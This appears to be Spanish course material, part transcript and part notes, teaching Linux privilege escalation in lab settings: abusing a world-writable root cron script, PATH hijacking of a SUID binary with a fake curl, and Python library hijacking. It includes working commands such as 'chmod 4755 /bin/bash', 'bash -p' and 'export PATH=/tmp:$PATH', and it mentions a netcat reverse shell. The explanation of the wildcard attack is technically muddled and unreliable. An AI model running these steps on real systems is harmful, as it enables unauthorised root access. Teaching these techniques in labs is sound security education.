Ya sabemos qué es lo que estamos buscando, es el script logrotate, pero bueno vamos a ver como también la herramienta pspy nos lo debe encontrar.

```
2024/03/04 15:50:40 CMD: UID=0 PID=8 |
2024/03/04 15:50:40 CMD: UID=0 PID=7 |
2024/03/04 15:50:40 CMD: UID=0 PID=5 |
2024/03/04 15:50:40 CMD: UID=0 PID=3 |
2024/03/04 15:50:40 CMD: UID=0 PID=2 |
2024/03/04 15:50:40 CMD: UID=0 PID=1 | /sbin/init
2024/03/04 15:52:01 CMD: UID=0 PID=1420 | /usr/sbin/CRON -f
2024/03/04 15:52:01 CMD: UID=0 PID=1421 | /usr/sbin/CRON -f
2024/03/04 15:52:01 CMD: UID=0 PID=1422 | /bin/sh -c /etc/logrotate.d/logrotate
2024/03/04 15:52:01 CMD: UID=0 PID=1423 | sh -c rm -r /tmp/*
2024/03/04 15:52:01 CMD: UID=0 PID=1424 | rm -r /tmp/*
2024/03/04 15:52:19 CMD: UID=0 PID=1425 |
```

Entonces, se ha ejecutado el demonio cron y veis que se ha hecho un `sh -c del /etc/logrotate.d/logrotate` y tiene pinta que el logrotate es un script que hace `rm -r /tmp/*` qué es borrar recursivamente todo lo que hay en la carpeta temporal, o sea borra recursos, todo lo que hay en el temporal.

Tiene pinta de que este script logrotate hace estas acciones, básicamente borrar el temporal, que tiene sentido, yo quiero que prácticamente se borre el temporal, porque a lo mejor ahí tengo una especie de carpeta modo basura para ir soltando logs o información no relevante y pues caiga x tiempo la quiero guardar.

Ya sabemos que tenemos que irnos aquí a `/etc/logrotate.d/logrotate`.

Y ahora la idea sería, bueno, esto en sí mismo no es una vulnerabilidad, no es una mala configuración, la idea sería ver qué hace éste fichero, y de alguna manera modificar este fichero para escalar privilegios.

```
cat /etc/logrotate.d/logrotate
```

```
cat /etc/logrotate.d/logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

Analizando el código del fichero `/etc/logrotate.d/logrotate` que tenemos arriba, el script tiene la siguiente funcionalidad:

Análisis del script

El archivo de la imagen no es un archivo de configuración de `logrotate` estándar. En su lugar, es un **script de Python** simple.

- **`#!/usr/bin/env python`**: La primera línea indica que el script debe ser ejecutado por el intérprete de Python. Esto confirma que no es un archivo de configuración tradicional.
- **`import os` y `import sys`**: El script importa las librerías `os` y `sys`, que son necesarias para interactuar con el sistema operativo y gestionar la salida del programa.
- **`try:` y `except:`**: El código utiliza un bloque `try-except` para manejar posibles errores durante la ejecución del comando.
- **`os.system('rm -r /tmp/*')`**: Esta es la línea de código clave. El comando `os.system` ejecuta un comando de la shell. En este caso, el comando es `rm -r /tmp/*`, que se encarga de **eliminar de forma recursiva todo el contenido del directorio `/tmp`**.

¿Cuál es el riesgo de seguridad?

El análisis del `crontab` que hicimos anteriormente mostraba que este script se ejecuta como **root** cada **30 segundos**.

Aunque la función del script es limpiar archivos temporales, su vulnerabilidad principal es el **uso de un *wildcard* (comodín) en la ruta**. Este es un ejemplo clásico de cómo un atacante puede explotar un **cronjob** mal configurado.

Escenario de Explotación

1. El **cronjob** se ejecuta como **root** cada 30 segundos.
2. Un atacante con pocos privilegios (como el usuario **www-data** que mencionaste) puede crear dos archivos con nombres específicos dentro del directorio **/tmp** antes de que se ejecute el **cronjob**:
 - Un archivo llamado **--help**
 - Un archivo llamado **-rf /**
3. Cuando el comando **rm -r /tmp/*** se ejecute, el shell lo interpretará de la siguiente manera:
 - **rm -r /tmp/--help /tmp/-rf /**
 - El shell interpretará **--help** como una opción y **-rf** como otra.
 - **En lugar de eliminar archivos**, el comando intentará ejecutar **rm** con las opciones maliciosas, lo que podría llevar a la **eliminación de archivos cruciales del sistema**.

Si el atacante puede manipular el comando de esta forma, podría conseguir que un comando peligroso se ejecute con privilegios de **root** para borrar archivos del sistema o realizar cualquier otra acción maliciosa.

En resumen, este script, a pesar de su propósito de limpieza, es una **vulnerabilidad crítica** debido a que se ejecuta como **root** y utiliza un comodín en una ruta escribible por cualquier usuario.

Nosotros vamos a hacerlo de otra manera más sencilla, miramos los permisos del archivo y si podemos escribir en él vamos a modificarlo para escalar privilegios.

Vamos a ver los permisos del fichero:

```
ls -l /etc/logrotate.d/logrotate
```

```
ls -l /etc/logrotate.d/logrotate
-rwxrwxrwx 1 root root 101 Apr 26 2020 /etc/logrotate.d/logrotate
```

Vemos que es un fichero que pertenece a root y que se ejecuta dentro del contexto cron, se ejecuta con permiso root y que yo usuario www-data puedo leer, escribir y ejecutar.

Ahora es tan sencillo como modificar este script en Python, porque sabemos que las acciones que haga las hará con el rol de superusuario.

`cd /etc/logrotate.d/logrotate`, para irme a la carpeta de logrotate

`pwd`, para verificar que estoy en la buena carpeta

Podría modificar el script con `nano logrotate`, pero imaginemos que no tengo nano instalado en la sesión que estoy. Pues me las voy a apañar con la terminal, el comando `echo` y el `>` para sustituir el texto que hay dentro del script logrotate actual. Puedo hacerlo porque tengo permisos de escritura, cómo hemos visto antes.

Lo que hacemos es sustituir el contenido del script con un comando de mi elección y que se ejecutará cada 30s con permisos sudo, gracias a cronjobs. Para ver si ha funcionado o no le ponemos el comando `chmod 4755 /bin/bash` dentro del script porque lo veremos fácilmente con un `ls -l` y nos permitirá escalar privilegios directamente al tener acceso a la terminal bash de la root, debajo tenemos la explicación.

`echo 'chmod 4755 /bin/bash' > logrotate`

`ls -l /bin/bash`

¿Qué hace el comando `chmod 4755 /bin/bash` ?

`chmod` es el comando para cambiar los permisos de un archivo o directorio. Los permisos se especifican con un número de cuatro dígitos, donde cada dígito controla un conjunto de permisos:

- **Primer dígito (4):** Este dígito especial controla los permisos avanzados, como el bit SUID.
- **Segundo dígito (7):** Los permisos del **dueño** del archivo ($rw\mathbf{x} = 4+2+1 = 7$).
- **Tercer dígito (5):** Los permisos del **grupo** ($r\mathbf{x} = 4+1 = 5$).
- **Cuarto dígito (5):** Los permisos de **otros** usuarios ($r\mathbf{x} = 4+1 = 5$).

Al aplicar `chmod 4755` a `/bin/bash`, estoy haciendo que:

1. `/bin/bash` se ejecute con los permisos de su dueño.
2. El dueño del archivo es `root` (que es el dueño por defecto de `/bin/bash`).

Lo que modificará los permisos de `/bin/bash` y haciendo un `ls -l` veremos si el demonio se ha ejecutado o no, porque el output será distinto.

Antes de que se ejecute el demonio cron:

```
ls -l /bin/bash
-rwxr-xr-x 1 root root 1099016 May 16 2017 /bin/bash
```

Después de que se ejecute el demonio cron, vemos que ha cambiado el SUID del binario `/bin/bash`:

```
ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 16 2017 /bin/bash
```

Ahora el usuario `www-data` podrá ejecutar la `bash` con los permisos del propietario que es `root`.

Vamos a GTF0Bins para verificar qué pasa si tenemos la `bash` con el SUID, y cómo escalamos privilegios al conseguirla:

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

Nos dice que para escalar privilegios si tenemos la bash con el SUID simplemente tenemos que hacer `bash -p`.

Con éste comando vamos a ejecutar el binario bash, con los permisos sudo obtenidos con el demonio cron, y entonces obtenemos una shell de bash de root.

Verificamos con `whoami` si somos root, y efectivamente lo somos. A partir de aquí ya puedo hacer por ejemplo un cat de `/etc/shadow` y hacer lo que vimos la sesión anterior.

Otra opción hubiese sido modificar el script de `logrotate`, y en la parte que ejecuta el comando `rm -r /tmp/*` hubiesemos puesto que ejecute un netcat a la ip de la kali y meterle la shell, para obtener también una shell de root.

Y también hemos comentado que podríamos utilizar el comodín que hay en el comando `rm -r /tmp/*` para modificar el comportamiento sin entrar en el script, creando por ejemplo ficheros con nombres especiales y que modifiquen el output del comando, aprovechando el comodín del `*`.

Escalada de privilegios en Linux utilizando Path Hijacking

Bienvenidos a esta nueva sesión.

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Unix explotando el Path Hijacking, es decir, vamos a intentar robar el path de este tipo de sistemas.

Vamos a explicar qué es el path en un sistema Unix, y cómo el sistema lo usa, para a partir de ahí modificar ese path para que un atacante tenga control sobre lo que se está rotando en el sistema.

A partir de aquí veremos cómo podemos enumerar o identificar el path de un sistema, cómo podemos cambiarlo e identificar si a partir de un ataque de path variable podemos escalar privilegios.

En sistemas Unix, la **ruta** le dice al sistema operativo dónde buscar binarios.

Podemos acceder a ella mediante:

- `echo $PATH`

PATH es una **variable de entorno** en los sistemas operativos Linux y Unix, que especifica todos los directorios bin y/sbin donde se almacenan todos los programas ejecutables.

Cuando ejecutamos '`cat /etc/passwd`' estamos llamando al binario **cat**, el cual está ubicado en `/bin/cat` ya que la ruta `/bin` está en la variable **\$PATH**. De lo contrario, deberíamos ejecutar '`/bin/cat /etc/passwd`' para que supiera dónde está ubicado el binario **cat**.

En los sistemas Unix, el path básicamente es una variable que recoge una serie de directorios en los que el sistema operativo puede ir a buscar binarios.

Nosotros podemos consultar el path con este comando:

```
echo $PATH
```

Es una variable path y con dólar le estamos diciendo que nos pinte por pantalla el contenido de la variable path.

Ahí podemos ver normalmente el /usr/bin o los directorios del sistema que contienen los binarios, por ejemplo cuando hacemos un cat, un ls o comandos de UNIX, esos están en el /usr/bin y lo que hace el sistema operativo es ir a buscar en ese directorio por el comando que estamos ejecutando, para eso sirve el path, para poder invocar comandos y poner toda la ruta de donde está el comando, sino simplemente ponemos el comando que queremos ejecutar y el sistema se encarga de buscar dónde está ese binario.

Cuando hacemos un cat de /etc/passwd, el cat está en el /bin/cat, el path es el que me dice que debo buscar en el /bin para encontrar este binario.

```
$ echo $PATH
```

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
```

Aquí por ejemplo, usando el comando `$ echo $PATH` nos muestra en la terminal la **variable de entorno PATH**, la cual es una lista de directorios donde el sistema operativo busca programas ejecutables.

La variable **PATH** es fundamental en los sistemas Unix (como Linux) porque le indica al *shell* (la interfaz de línea de comandos) dónde encontrar los archivos binarios de los comandos que escribes.

Cuando introduces un comando como `cat /etc/passwd`, el sistema no sabe de inmediato dónde está el programa `cat`. En lugar de buscar en cada carpeta, el

sistema recorre cada uno de los directorios listados en la variable **PATH** hasta que encuentra el binario de `cat` y lo ejecuta.

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
```

Como veis el path son diferentes directorios separados por dos puntos. Son directorios para que cuando un usuario ponga `cat` a secas, pues busque en estos directorios a ver dónde está el binario `cat`, es decir, cuando queremos pintar un fichero con el comando `cat`, queremos visualizar un fichero, el comando `cat` no deja de ser un binario del sistema, el sistema tiene que decirle dónde buscar y en estos directorios es donde busca.

¿Cómo podemos explotar esto desde un punto de vista atacante?

Bueno pues si un atacante es capaz de modificar el path, es decir, en vez de buscar aquí, voy a decir que busque en otros directorios y en ese directorio puedo colocar por ejemplo un falso `cat` o un falso `ps` o un falso `bin`, es decir un binario falso para que haga unas acciones diferentes a lo que sería un `cat`, un `ps` o un `bin`.

Entonces cuando un usuario ejecute por ejemplo un binario cualquiera y vaya al path, en lugar de ejecutar el binario original, se va a ir al path modificado y va a ejecutar el binario que hay en ese path modificado. Si en ese path modificado el atacante ha puesto un binario malvado o modificado se ejecutará ese binario. Modificar éste path es lo que llamamos path hijacking.

El propósito del ataque de secuestro de ruta (*path hijacking*) es modificar la ruta del sistema para que cuando se realice una llamada a '`cat /etc/passwd`', el binario `cat` en `/bin` no sea invocado, sino un binario manipulado por el usuario.

Para que este ataque tenga éxito en un contexto de escalada de privilegios, el objetivo es encontrar un binario en el sistema con permisos de *root* o con el bit **SUID**. Si ese binario privilegiado hace una llamada interna a otro binario en el sistema, ahí es donde podemos engañar al sistema cambiando la ruta para que el binario privilegiado invoque nuestro binario que se encuentra en la ruta modificada.

De esta manera, las acciones de nuestro binario se ejecutarán en el contexto del binario privilegiado inicial.

Hasta aquí todo bien, el único problema es que necesitamos que esa acción se ejecute con privilegios de superusuario. Entonces para que un path variable funcione correctamente y permita la escalada necesitamos además que la acción se haga en un contexto de superusuario, ya sea por un SUID, por capabilities, una ejecución en sudo por ejemplo, o una ejecución con un demonio cron que tiene privilegios de superusuario, etc.

Es decir, necesitamos que la acción se haga con superusuario para que cuando se ejecute el binario modificado la acción que haga la haga con los permisos heredados en este caso sean de superusuario.

How to escalate privileges with path hijacking?

Procedimiento:

- Encuentra binarios en el sistema con privilegios o **SUID**.
- A partir de estos, identifica si estos binarios hacen llamadas a otros binarios y si estas llamadas se realizan usando la ruta:
 - Es decir, invocan el binario `cat` en lugar de `/bin/cat`.
 - Para este paso podemos usar el comando `string` para ver las cadenas de texto de un binario, ya que están en código máquina.
 - Alternativamente, podría ser un *script* y podríamos tener permisos de lectura sobre él para ver qué binarios invoca.
- En este punto, estamos listos para modificar la ruta con el comando:
 - `export PATH=/tmp:$PATH`
 - En el cual estamos incluyendo el directorio `/tmp` como el primer directorio de consulta.
- Ahora, solo necesitamos incluir en este directorio `/tmp` el nuevo binario modificado con las acciones que consideremos apropiadas para realizar la escalada de privilegios.

Entonces, para escalar privilegios mediante esta técnica pues lo que tenemos que hacer es necesitamos encontrar algún binario con privilegios, necesitamos detectar en algún momento que hay una acción con superusuario.

Y a partir de aquí podemos ver si es propenso a este ataque, si ese binario o ese script realiza llamadas a funciones del sistema o a binario del sistema de manera sin las rutas absolutas. Es decir, en vez de invocar al `/bin/cat`, invoca ese binario con privilegios, invoca `cat` únicamente, entonces el sistema cuando invoque este comando tendrá que irse al path para que le diga dónde está este binario.

Entonces como el sistema se irá al path si ese path lo he modificado desde una perspectiva atacante, pues en vez de ejecutar el `cat` que está alojado en el directorio `bin`, va a ejecutar el `cat` que está alojado donde le diga el path modificado por el atacante.

Y lo que tengo que hacer en esa ruta modificada es crearme un fichero `cat` que por ejemplo cree una shell reversa, entonces cuando el binario original invoque al `cat` ejecutará el `cat` modificado en vez del `cat` original y estaríamos ejecutando lo que el atacante quiere.

En este punto, estamos listos para modificar la ruta con el comando:

```
export PATH=/tmp:$PATH
```

En el cual estamos incluyendo el directorio `/tmp` como el primer directorio de consulta.

Aquí estamos modificando la variable `path` con el valor del anterior `path` y me incluye por ejemplo el temporal.

De tal manera que lo que haría el atacante es incluir en el directorio temporal el `cat` modificado, para que cuando el sistema compruebe la variable `path`, va a ir a buscar primero en primer lugar a la carpeta `/tmp`, allí va a encontrar un `cat`, aunque sea un `cat` modificado, lo va a ejecutar.

Si además esa ejecución se hace con un proceso que tiene privilegio de superusuario, lo que haga ese binario `cat` que ha hecho el atacante lo hará con

permiso de superusuario, por ejemplo si crea una shell reversa, pues será una shell de root.

Esa es la idea.

Lab: escalar privilegios usando path hijacking

Vamos a probarlo en un contexto real y lo vemos.

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
```

Yo aquí tengo también una máquina Kali que hace la labor de atacante, en la que yo he pintado mi path aquí arriba, veis que tengo el path normal, ese es el path por defecto que me incluye el sistema Kali.

Y aquí tengo una sesión en una máquina remota, que es una máquina he entrado explotando una vulnerabilidad web, en concreto he explotado un log poisoning que permite intrusión y soy el usuario Helios.

Ahora tengo que ingeniármelas para escalar privilegios para ir derecho a explotar una vulnerabilidad de tipo path hacking.

Lo que hacemos aquí normalmente es partir de una vulnerabilidad del binario SUID.

```
find / -perm -u=s -type f 2>/dev/null
```

El comando `find / -perm -u=s -type f 2>/dev/null` se utiliza para buscar archivos en un sistema Linux que tienen activado el **bit SUID** (Set User ID).

Aquí está un desglose de cada parte del comando:

- **find /**: Esta es la parte principal del comando `find`, que le indica que inicie la búsqueda desde el directorio raíz (/) del sistema de archivos. Esto asegura que la búsqueda se realice en todo el sistema.
- **-perm -u=s**: Esta opción es el corazón del comando.
 - **-perm**: Se usa para buscar archivos basándose en sus permisos.

- **-u=s**: Es la condición que busca específicamente archivos con el bit **SUID** activado. El bit **SUID** es un permiso especial que permite a un usuario ejecutar un archivo con los permisos del dueño del archivo, en lugar de sus propios permisos. Por ejemplo, si un archivo cuyo dueño es *root* tiene el bit **SUID** activado, un usuario común puede ejecutarlo y sus acciones se realizarán con los permisos de *root*.
- **-type f**: Esta opción restringe la búsqueda a solo archivos regulares, de tipo file. Esto evita que el comando muestre directorios o enlaces simbólicos.
- **2>/dev/null**: Esta parte del comando redirige los errores.
 - **2**: Representa el *stream* de errores estándar (stderr).
 - **>**: Es el operador de redirección.
 - **/dev/null**: Es un "agujero negro" virtual en Linux que descarta cualquier dato que se le envíe. Al redirigir los errores a **/dev/null**, se suprimen los mensajes de "Permiso denegado" que **find** mostraría al intentar acceder a directorios protegidos. Esto permite que la salida sea más limpia y fácil de leer.

En resumen, este comando es una herramienta valiosa en la escalada de privilegios, ya que permite a un atacante identificar binarios que pueden ser explotados para ejecutar comandos con privilegios elevados, y es lo que queremos hacer, encontrar dichos binarios vulnerables.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
```

Me podría ir a buscar todos estos binarios en la página GTF0Bins para que me diga si puedo escalar, yo creo que ninguno de estos aplica.

Aquí por ejemplo veo el binario `/statuscheck` que no es un binario del sistema, es un compilado que ha hecho el usuario o el administrador de sistemas. Voy a ver qué permisos tiene con el comando `ls -l /opt/statuscheck`.

```
ls -l /opt/statuscheck
-rwsr-xr-x 1 root root 8640 Jun 28 2019 /opt/statuscheck
```

Con mis permisos actuales debería poder verlo, pero cuando hago `cat /opt/statuscheck`, me sale algo ininteligible, porque es un compilado, no es python, no es un shell script, no es un txt, es un fichero compilado.

Yo no sé qué hace pero lo podría ejecutar porque tengo permiso de ejecución para el usuario Helios, esta x me permite ejecutarlo.

Lo que me interesa a mí saber que ésta acción tiene el SUID activo, lo que significa que ésta acción se va a hacer con permisos del propietario que es root. No puedo modificar este fichero porque no tengo permiso de escritura, lo puedo leer y lo puedo ejecutar, pero no lo puedo escribir, no lo puedo modificar.

Entonces no puedo incluir lo que yo quiera pero voy a ver si por debajo este binario hace llamadas al sistema o a otros binarios, eso se puede ver con el comando `strings`.

Lo que hace el comando `strings` es buscar cadenas de texto dentro del propio binario, al fin y al cabo binario son ceros y unos. Ejecuto éste comando con el binario para ver que me sale y qué puedo utilizar.

```
strings /opt/statuscheck
```

Me salen los metadatos que mete un compilador, links a bibliotecas, el main que está por aquí, en fin, toda la salida es el contenido de los strings que hay dentro del binario.

Quiero encontrar si hay alguna llamada al sistema y veo que en los metadatos me sale `system`, `curl -I H` y `http://1H`.

```
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
```

Suponemos que **system** hace una llamada al sistema y le pasa un comando de unix en concreto hace un **curl -I H** y **http://lH**.

Tenemos en cuenta que esto está compilado y lo está sacando del propio binario, no entendemos mucho lo que hace.

Pero vemos que ésta haciendo una llamada al binario **curl**, pero cómo hemos visto antes, no está llamándolo de manera absoluta.

De manera absoluta sería así por ejemplo, si yo me vengo aquí a mi sistema Kali y hago un **which curl**, veo que el path absoluto es **/usr/bin/curl**, y no está llamándolo con éste path, está llamándolo simplemente de manera relativa, no de manera absoluta.

Entonces ¿Qué está pasando aquí? Que cuando se ejecuta este binario, el **statuscheck**, bueno pues en algún momento el sistema comprueba el path y busca en el path dónde está el binario **curl**.

Pues esto pinta muy bien para hacer una escalada vía path hijacking, porque simplemente tengo que robar el path y decirle que el path modificado apunte a un directorio a mi elección, donde yo pondré ahí un **curl** que incluya una acción malvada, por ejemplo abrirme una reverse shell.

Bueno vamos a prepararlo todo, en primer lugar me voy a ir a tmp con **cd /tmp**.

Cómo estoy en una shell muy inestable no voy a liarme con nano o vi, voy a usar echo y una redirección para crear un fichero curl falso con un payload malvado:

```
echo '/bin/sh' > curl
```

Con éste comando le indico el payload entre comillas, el payload hace que me cree una shell (`/bin/sh`) y luego vuelco el payload en curl, y así me crea un fichero directamente llamado curl, dentro de /tmp con un payload malvado.

Le digo que todo el mundo pueda ejecutarlo con el comando `chmod 777 curl`. Compruebo dichos permisos con `ls -l`.

Y ahora sólo me faltaría hacer el path hijacking, y lo hago con el comando `export PATH=/tmp:$PATH`, es decir queremos incluir en el PATH el directorio /tmp, que es donde tenemos el curl malvado.

Yo ahora mismo el path que tengo es un path clásico de un sistema Unix. Voy a decirle con el comando `export PATH=/tmp:$PATH` que a partir de ahora me exporte a la variable path el directorio temporal concatenado con esta cadena, que es el anterior path. Así tendremos un path modificado por el atacante.

Si yo ahora hago `echo $PATH`, vemos que el path de ahora incluye el directorio temporal.

```
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Entonces ahora cuando el sistema ejecute el `statuscheck`, internamente se llamará a `system` y éste llame a `curl`, el sistema va a consultar el path para llamar a dicho binario, porque no tiene un path absoluto dentro, y cuando consulte el path obtendrá el path modificado que hemos puesto con el path hijacking, ejecutando el curl malvado.

El curl malvado se va a ejecutar con el suid activo, porque viene de un proceso con permisos del propietario que es root, así que la acción que va a hacer la va a hacer con permisos de root.

Como la acción que hace el curl es crear una shell, pues lo normal es que la shell que cree sea con permisos de root.

Entonces vamos a ver si funciona la escalada.

Ejecuto el binario en cuestión:

`/opt/statuscheck`

```
/opt/statuscheck  
whoami  
root
```

Veis que lo que ha pasado es, en vez de ejecutarse el curl real, que antes lo hemos ejecutado y nos ha salido algo parecido a una cabecera HTML, se ha ejecutado el curl malvado que ha introducido el atacante, y en dicho curl había un payload que indicaba que se cree una shell, y se hereda ésta shell con permisos de root porque dicho binario hemos visto que tenía el SUID activo, lo que implica que tiene permisos de root. Y he podido llevarme el control hacia ese curl gracias a que he robado o he modificado el path.

Escalada de privilegios en Linux utilizando Python

Library Hijacking

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Unix explotando o robando una librería Python.

Vamos a ver cómo funciona Python a nivel de importar librerías y cómo un atacante puede jugar con esa importación de librerías para meter en medio una librería especialmente diseñada o creada por el atacante para que realice acciones a su criterio.

Definiremos cómo identificar cómo buscar ficheros Python y a partir de ahí determinar si ese fichero Python hace uso de librerías externas y en función de qué librerías y qué permisos tenga esa librería ver cómo puede colarse el atacante.

Y también haremos una demostración práctica de este ejercicio de escala de privilegios en nuestro entorno basado en Kali.

Un *script* de Python puede importar librerías con el comando `import`.

- `import so`
- `import random`

En tales casos, el motor de Python predeterminado busca dicha librería en el mismo directorio.

Si logramos crear un archivo `so.py` o `import.py` con contenido de Python a nuestra discreción, se ejecutará cuando se importen las librerías.

Si ese *script* de Python original tiene privilegios de *root*, todas las acciones realizadas serán con privilegios de *root*.

Un fichero Python es un fichero que se interpreta por el intérprete de Python y se ejecuta, organiza las acciones. Una de las ventajas que tiene Python es que tiene muchísimas librerías que facilitan el desarrollo de programas, porque simplemente es importar la librería, ya tengo toda la funcionalidad de esa librería.

En Python con el comando `import` somos capaces de importar librería y a partir de ahí con el nombre de la librería podemos acceder a las funciones o métodos que tenga esa librería.

Python funciona de la siguiente manera: cuando un script importa una librería, él por defecto busca en el mismo directorio donde está ejecutando el script.

Esto ya puede ser un potencial riesgo de seguridad, porque si un atacante es capaz o tiene permiso de escritura en ese directorio, podría poner un `random.py` aleatorio o a su criterio y cuando el programa principal cargue esa librería, cargaría digamos la librería manipulada por el atacante. Ese puede ser el primer vector de ataque.

De manera alternativa, la librería original podría tener permisos de escritura, en cuyo caso un atacante podría incrustar su código directamente en la librería y este código se ejecutaría cuando el programa principal lo invoque.

Finalmente, otra alternativa sería modificar el *path* de Python nosotros mismos con el comando:

- `sudo PYTHONPATH=/tmp/ /usr/bin/python /tmp/chema.py`
- De esta manera el intérprete de Python buscará las librerías en el *path* seleccionado por el atacante y donde estará la librería modificada.

Otra alternativa es también cambiar el path, como hemos visto en el caso anterior, podemos cambiar el path en el que Python busca las librerías, igual como pasaba antes con el sistema unix, se cambiaba el path donde buscar los binarios, pues podemos también decirle a Python dónde buscar las librerías, y cambiar dicho path. Si cambiamos el path podemos también jugar o permitir que se ejecute la librería de un atacante.

Y otra opción sería, por ejemplo, que podamos editar directamente la librería original. Si somos capaces de editar el `random.py` original, pues cuando se invoque el `random.py` hará nuestras acciones.

Y todo esto tiene sentido siempre y cuando el programa original python de alguna manera venga con privilegios de superusuario como hemos visto anteriormente.

Al final necesitamos que ese proceso python venga ya sea por un `suid`, por una `capability` o por un `sudo` o de alguna manera venga con privilegio de superusuario.

¿Para qué?

Para que cuando se invoque la librería malvada o manipulada por el atacante, las acciones que realice esa librería se ejecuten con permiso de superusuario. Esa es la idea.

Para resumir: las tres opciones que permite la escalada de privilegios con python, ya sea manipular la original, cambiar el path, o intentar escribir en el mismo directorio donde se está ejecutando el script original, son las tres opciones o vertientes que tiene este ataque.

Procedimiento para escalar privilegios con librerías de python:

Procedimiento:

- Encontrar *scripts* de Python con privilegios especiales.
 - Determinar si las librerías invocadas por el *script* tienen permiso de escritura para modificarlas directamente.
 - Determinar si ese *script* invoca alguna librería y si podemos escribir en la ruta del *script*, insertar nuestra librería modificada.
 - Determinar si podemos cambiar a la ruta de Python para que el *script* invoque nuestras librerías ubicadas en la ruta modificada.
-

Entonces, como procedimiento para la escalada de privilegios, en primer lugar tenemos que identificar script python que tengan privilegios especiales.

Necesitamos que ese script tenga privilegios de superusuario para que las acciones que haga el atacante tenga esos privilegios y a partir de ahí, si encontramos un fichero python con esos privilegios especiales, pues ver si podemos manipular la librería original que invoca el script. Es muy raro encontrar este caso.

Otra opción un poco más factibles es que si yo tengo permisos de escritura en el mismo directorio donde se invoca el script original, pues introduzco ahí mi librería modificada.

Sino también podríamos jugar con el path y apuntar a otro directorio diferente en caso que no tenga permisos en el directorio actual, por decirlo así, bueno, pues puedo jugar con el path de python y así escribir esa librería modificada en ese nuevo directorio que incluyo en el path.

Esas son las tres opciones y vamos a ver cómo se aplicarían en un entorno real.

Lab: escalar privilegios manipulando librerías de python

Pasamos a nuestro escenario práctico.

Aquí tenemos una sesión Kali con el usuario kali que es un usuario con privilegio de superusuario y nuestro usuario chema que es un usuario sin privilegios.

Vamos a ir removiendo las acciones para ver cómo el administrador va configurando el sistema y cómo el usuario sin privilegios puede explotarlo, explotar esa mala configuración.

Estoy en el directorio kali, vamos a trabajar directamente aquí. Vamos a hacer un pequeño programa en Python, muy sencillo.

Por ejemplo, vamos a hacer un `gedit hack.py`, y dentro pondremos éste script:

```
import webbrowser  
webbrowser.open("https://www.google.com")
```

Vamos a importar la librería webbrowser.

Ejecuto el fichero con `python3 hack.py`

Vemos que se abre el navegador con google, el programa funciona.

Hago un `cat hack.py`

```
(kali㉿kali)-[~]  
$ cat hack.py  
import webbrowser  
  
webbrowser.open("https://www.google.es")
```

Vemos que se está importando la librería web browser.

Si hago un `locate webbrowser`

Sabemos que el interprete de python busca la librería webbrowser primero en el mismo directorio que el fichero hack.py, cómo no lo encuentra va a buscar donde tengo yo la librería webbrowser, y en concreto es esta de aquí:

`/usr/lib/python3.11/webbrowser`

```
(kali㉿kali)-[~]  
$ locate webbrowser  
/usr/lib/python2.7/webbrowser.py  
/usr/lib/python2.7/webbrowser.pyc  
/usr/lib/python3/dist-packages/jedi/third_party/typeshed/stdlib/2and3/webbrowser.py  
/usr/lib/python3.11/webbrowser.py
```

Ahora voy a ver qué permisos tiene esta librería, y todo ésto lo hago con un rol sin privilegios. Hago un `ls -l /usr/lib/python3.11/webbrowser`

```
(chema㉿kali)-[~]  
$ ls -l /usr/lib/python3.11/webbrowser.py  
-rwxr-xr-x 1 root root 25089 Dec  8 09:22 /usr/lib/python3.11/webbrowser.py  
  
(chema㉿kali)-[~]  
$
```

Veo que pertenece a root y que yo como chema, pues la puedo leer, la puedo ejecutar, pero no la puedo modificar.

Si yo aquí tuviera una w, o sea, pudiera escribir esta librería, pues simplemente la abriría, la editaría y las acciones que se realizasen se harían en el contexto del

proceso. De momento el proceso, bueno, si lo ejecuta Kali, pues yo tendría los permisos de Kali, que es un usuario dentro del grupo de superusuarios. Esto suele ser un caso no tan normal.

Lo más normal, lo que suele ocurrir, es que vamos a encontrarnos una librería, o sea, un programa en python que invoca una librería y bueno vamos a darle unos permisos especiales a este programa en Python para que las acciones que realicemos como atacante tengan esos permisos especiales los herede.

Así vamos a hacer exactamente ésto, darle privilegios de superusuario a ésta librería para que las acciones que salgan de dicha librería hereden el status de superusuario.

Vamos a la terminal de superusuario y vamos a hacerlo con `sudo visudo`, para poner el usuario chema con especificaciones de privilegio. Añado en el archivo la siguiente linea:

```
chema ALL=(root) NOPASSWD: /usr/bin/python3.11  
/home/chema/hack.py
```

Vamos a decirle que este binario `python3.11` se ejecute con permisos de superuser mediante sudo. Le decimos que el usuario chema pueda, desde todas las terminales, como root y sin password pedido, tengo derecho a ejecutar el binario `python3.11`, más en concreto el archivo `hack.py`.

Es decir, quiero que se ejecute el `hack.py` con permisos de root desde el usuario chema.

Muevo el fichero `hack.py` al `home/chema` con `sudo mv hack.py /home/chema`.

Ahora ya tengo un permiso que me ha dado el administrador de sistemas para que yo ejecute el script `hack.py` con permisos de sudo.

Este script no hace nada malo, solamente abriría un navegador de google con permisos de sudo.

